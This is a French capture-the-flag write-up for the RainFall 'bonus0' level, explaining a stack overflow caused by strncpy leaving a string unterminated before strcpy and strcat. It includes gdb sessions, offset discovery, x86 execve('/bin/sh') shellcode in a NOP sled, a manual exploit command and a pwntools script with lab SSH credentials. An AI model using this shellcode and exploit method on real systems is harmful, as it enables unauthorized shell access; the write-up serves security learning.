10. Bonus 0

On a un programme qui prend deux inputs via **stdin** et semble concaténer les deux chaînes, en ajoutant un espace entre elles :

```
bonus0@RainFall:~$ ./bonus0
 -
aaaa
 -
bbbb
aaaa bbbb
```

Le code source reconstruit ressemble à cela :

```c
#include <stdio.h>
#include <unistd.h>
#include <string.h>

void    p(char *s, char *sep)
{
    puts(sep);
    char buffer[0x1008];
    read(0, buffer, 0x1000);
    char *nl = strchr(buffer, '\n');
    *nl = '\0';
    strncpy(s, buffer, 20);
    return ;
}


void    pp(char *s)
{
    char s2[20];
    p(s2, " - ");
    char s3[20];
    p(s3, " - ");
    strcpy(s, s2);

    int i = 0;
    while (s[i])
        i++;
    s[i] = ' ';
    strcat(s, s3);
    return ;
}

int    main(void)
{
    char    s[54];
    pp(s);
    puts(s);
    return (0);
}
```

Rien de très particulier ou de nouveau dans le code désassemblé pour reconstruire le code source. La vulnérabilité est cependant la suivante.


Le programme est construit afin de concaténer **deux chaînes de caractères de 20 bytes** ; la taille du buffer dans la fonction **main** est déterminée à partir de cet objectif du programme.

C'est d'ailleurs pour cela que, dans la fonction **p**, malgré un **read** de taille 0x1000, seuls les 20 premiers bytes du buffer sont copiés dans la chaîne passée en argument de la fonction.

La vulnérabilité se situe cependant dans l'appel à **strcpy** effectué dans la fonction **pp**. En effet, dans la fonction **p**, le NULL BYTE de fin n'est inséré qu'au premier '\n' rencontré. Imaginons cependant que l'utilisateur a entré un input supérieur à 20 bytes (de 40 bytes par exemple, 40 * 'A'). La fonction **strncpy** ne rajoute pas de NULL BYTE ; dans la chaîne **s2** suite au premier appel à **p**, on aura donc 20 'A' et cette chaîne ne sera pas terminée par un NULL BYTE.

Le buffer **s3** étant déclaré juste après dans la fonction, **s3 est adjacent en mémoire avec s2**. Un appel à **p** remplit également **s3**, disons cette fois de 20 'B'. Il est probable cependant qu'un NULL BYTE suive ces 20 'B' puisqu'aucune variable locale de suit **s3** en mémoire dans la fonction.

On a donc cette configuration en mémoire :



Lorsque la fonction **strcpy** dans **pp** va tenter de copier **s2** dans **s**, elle va en réalité copier **s2 ET s3** car aucun NULL BYTE ne lui permet de distinguer les deux chaînes. 40 bytes au lieu de 20 sont ainsi copiés dans **s**.

```
s -> 20 * 'A' + 20 * 'B'
```
(40 bytes)

Ensuite, un espace ainsi que la chaîne **s3** sont ajoutés comme convenu. La chaîne **s** contient désormais :

```
s -> 20 * 'A' + 20 * 'B' + ' ' + 20 * 'B'
```
(61 bytes)

Cela provoque un overflow du buffer **s** qui n'est pas censé contenir autant de bytes ; ce qui provoque un SEGFAULT du programme car l'adresse de retour de **main** est écrasée.

```
(gdb) run
Starting program: /home/user/bonus0/bonus0
 -
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 -
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB

Breakpoint 1, 0x08048559 in pp ()
(gdb) nexti
0x0804855e in pp ()
(gdb) x /a ($ebp+0x8)
0xbffff6f0:  0xbffff706
(gdb) x /s 0xbffff706
0xbffff706:   'A' <repeats 20 times>, 'B' <repeats 20 times>"\364, ", <incomplete sequence \375\267>
```

Passing strcpy

(Un '\0' ne suivait pas immédiatement **s3** ici). Suite au **strcat** :

```
Breakpoint 2, 0x0804859d in pp ()
(gdb) x /s 0xbffff706
0xbffff706:   'A' <repeats 20 times>, 'B' <repeats 20 times>"\364, \017\375\267 ", 'B' <repeats 20 times>"\364, ", <incomplete sequence \375\267>
(gdb)
```

Puis on crash à l'adresse 0x42424242 ; ce qui signifie que nous avons bien **le contrôle d'EIP**. Puisque c'est la chaîne **s3** qui dépasse sur l'adresse de retour de **main** (c'est cette chaîne qui, suite à la concaténation, se retrouve en dernier), c'est quelque part dans cette chaîne que l'adresse de retour est écrasée et que nous souhaitons placer notre adresse.

Avant d'aller plus loin, ce genre de programme prend plusieurs inputs successifs via des appels à **read**. Le debugging est un peu plus compliqué dans le sens où l'on ne peut donner des **raw bytes** au programme via **stdin**, et qu'on ne peut utiliser l'indirection comme on le faisait avant lorsqu'un unique appel à stdin était effectué.

On peut utiliser pwntools pour intéragir avec le programme et **gdb.debug** pour débugger en même temps (voir **level1**), cependant cela n'est possible qu'en local (car gdbserver n'est pas installé sur la machine distante), donc avec les mauvaises adresses.

Un trick qu'on peut cependant utiliser afin de fournir des inputs successifs à **stdin** à partir d'un seul fichier est le suivant.

> Chaque **read** prend en input un buffer de 0x1000 (4096) bytes (voir code source ci-dessus).
> Dans le fichier, on inscrit 4095 'A', puis un '\n'. Lorsque le programme va lire depuis stdin, il va s'arrêter suite à ces 4096 bytes pour le premier read, et envoyer ces données au programme.
> Dans le fichier, on inscrit ensuite ce qu'on veut envoyer au programme via son second read. En effet, lorsque le programme va essayer d'effectuer son second read, il tombera sur ces données qui sont encore dans stdin.

Par exemple :

```
bonus0@RainFall:~$ python -c "print('A' * 4095 + '\n' + 'B' * 40 + '\n')" > /tmp/payload
bonus0@RainFall:~$ gdb bonus0
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/user/bonus0/bonus0...(no debugging symbols found)...done.
(gdb) run < /tmp/payload
Starting program: /home/user/bonus0/bonus0 < /tmp/payload
 -
 -
AAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBB BBBBBBBBBBBBBBBBBBB

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

Cherchons maintenant l'offset auquel, dans la seconde chaîne **s3**, l'adresse de retour de **main** est écrasée. On crée un pattern metasploit à envoyer dans notre seconde chaîne, et on observe l'adresse du crash :

```
bonus0@RainFall:~$ python -c "print('A' * 4095 + '\n' + 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9' + '\n')" > /tmp/payload
bonus0@RainFall:~$ gdb bonus0
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/user/bonus0/bonus0...(no debugging symbols found)...done.
(gdb) run < /tmp/payload
Starting program: /home/user/bonus0/bonus0 < /tmp/payload
 -
 -
AAAAAAAAAAAAAAAAAAAAa0Aa1Aa2Aa3Aa4Aa5Aa Aa0Aa1Aa2Aa3Aa4Aa5Aa

Program received signal SIGSEGV, Segmentation fault.
0x41336141 in ?? ()
(gdb)
```

L'offset est de **9**. Les adresses 10 – 11 – 12 – 13 contrôlent donc EIP.

Comment exécuter notre payload à partir de là, vers quelle adresse rediriger le programme ? La stack est exécutable (**NX disabled**), on peut donc y placer notre shellcode. On pourrait par exemple le placer dans le buffer **s** (au début du buffer, à la place des 20 'A' puis des 20 'B'). Ce qui fonctionnerait (fonctionne tout court), mais nécessite cependant de rediriger vers l'adresse exacte du début du buffer sur la stack, ce qui est simple à reproduire dans GDB, mais plus pénible ensuite lorsqu'on doit l'exécuter en conditions réelles car les adresses varient légèrement (voir **level 5**).

Le plan est de mettre notre payload dans une **variable d'environnement**, d'ajouter au début du

payload une **importante NOPsled**, et de rediriger le programme quelque part au milieu de cette NOPsled. Cela devrait permettre de neutraliser les variations des adresses sur la stack dues aux différences de variables d'environnement / d'arguments de programme.

D'abord, créons cette variable d'environnement contenant notre payload, et récupérons son adresse approximative sur la stack. On lance cette commande sur la machine cible :

```
env -i PAYLOAD=$(python -c "print('\x90' * 500 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89
\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80')") gdb bonus0
```

(NOTE : env -i permet d'exécuter les commandes qui suivent sans aucun environnement hérité de notre shell).

On lance ici **gdb** avec uniquement notre variable d'environnement PAYLOAD (il ajoute également LINES et COLUMNS, mais ça doit être un comportement par défaut pour gdb). On cherche ensuite où se situe, sur la stack, notre variable :

```
(gdb) x /500s $sp
```

La variable d'environnement est stockée à l'adresse 0xbffffd9f.

On aurait également pu trouver l'adresse de la variable avec un petit programme en C :

```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
      printf("PAYLOAD is at %p\n", getenv("PAYLOAD"));
```

```
	return (0);
}

$> gcc getenv.c -o getenv
$> env -i PAYLOAD=$(python -c "print('\x90' * 500 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89
\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80')") ./getenv
```

On trouve des adresses légèrement différentes entre GDB et le programme C, la stack a dû un peu bouger. Quoi qu'il en soit, on peut désormais lancer notre exploit. En adresse de retour, on va devoir choisir une adresse qui pointe dans la NOPsled de notre variable d'environnement, donc après l'adresse de départ de cette variable ; on choisit `0xbffffe67`.

>> Exploitation manuelle

```
python -c "print('A' * 4095 + '\n' + 'B' * 9 + '\x67\xfe\xff\xbf' + 'D' * 7 +
'\n')" > /tmp/payload

cat /tmp/payload - | env -i PAYLOAD=$(python -c "print('\x90' * 500 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb
0\x0b\xcd\x80\x31\xc0\x40\xcd\x80')") ./bonus0
```

NOTE : lorsqu'on exécute le programme cible avec notre payload, on utilise pas l'indirection mais un cat suivi d'un '-' ; on a déjà abordé les problèmes de l'indirection lorsqu'on veut appeler **system** car stdin se ferme directement (**level2**) ; cette synthaxe permet justement de garder stdin ouvert :
https://stackoverflow.com/questions/55527028/shellcode-successfully-executes-bin-sh-but-immediately-terminates
https://stackoverflow.com/questions/30972544/gdb-exiting-instead-of-spawning-a-shell

>> Exploit automatique

```python
from pwn import *

### AUTOMATED EXPLOIT ###

payload_1 = b'A' * 60
payload_2 = b'B' * 9
payload_2 += b'\x67\xfe\xff\xbf'
payload_2 += b'D' * 7


s = ssh(host='192.168.1.45', port=4242, user="bonus0",
password="f3f0004b6f364cb5a4147e9ef827fa922a4861408845c26b6971ad770d906728")
p = s.process(["/home/user/bonus0/./bonus0"], env={"PAYLOAD":
b'\x90'*500+b'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\x
c1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80'})

p.recvline(1)
p.sendline(payload_1)
p.recvline(1)
```

```
p.sendline(payload_2)

p.interactive()
```

On voit qu'on définit la variable d'environnement contenant notre payload au lancement du process via ssh.

Got flag.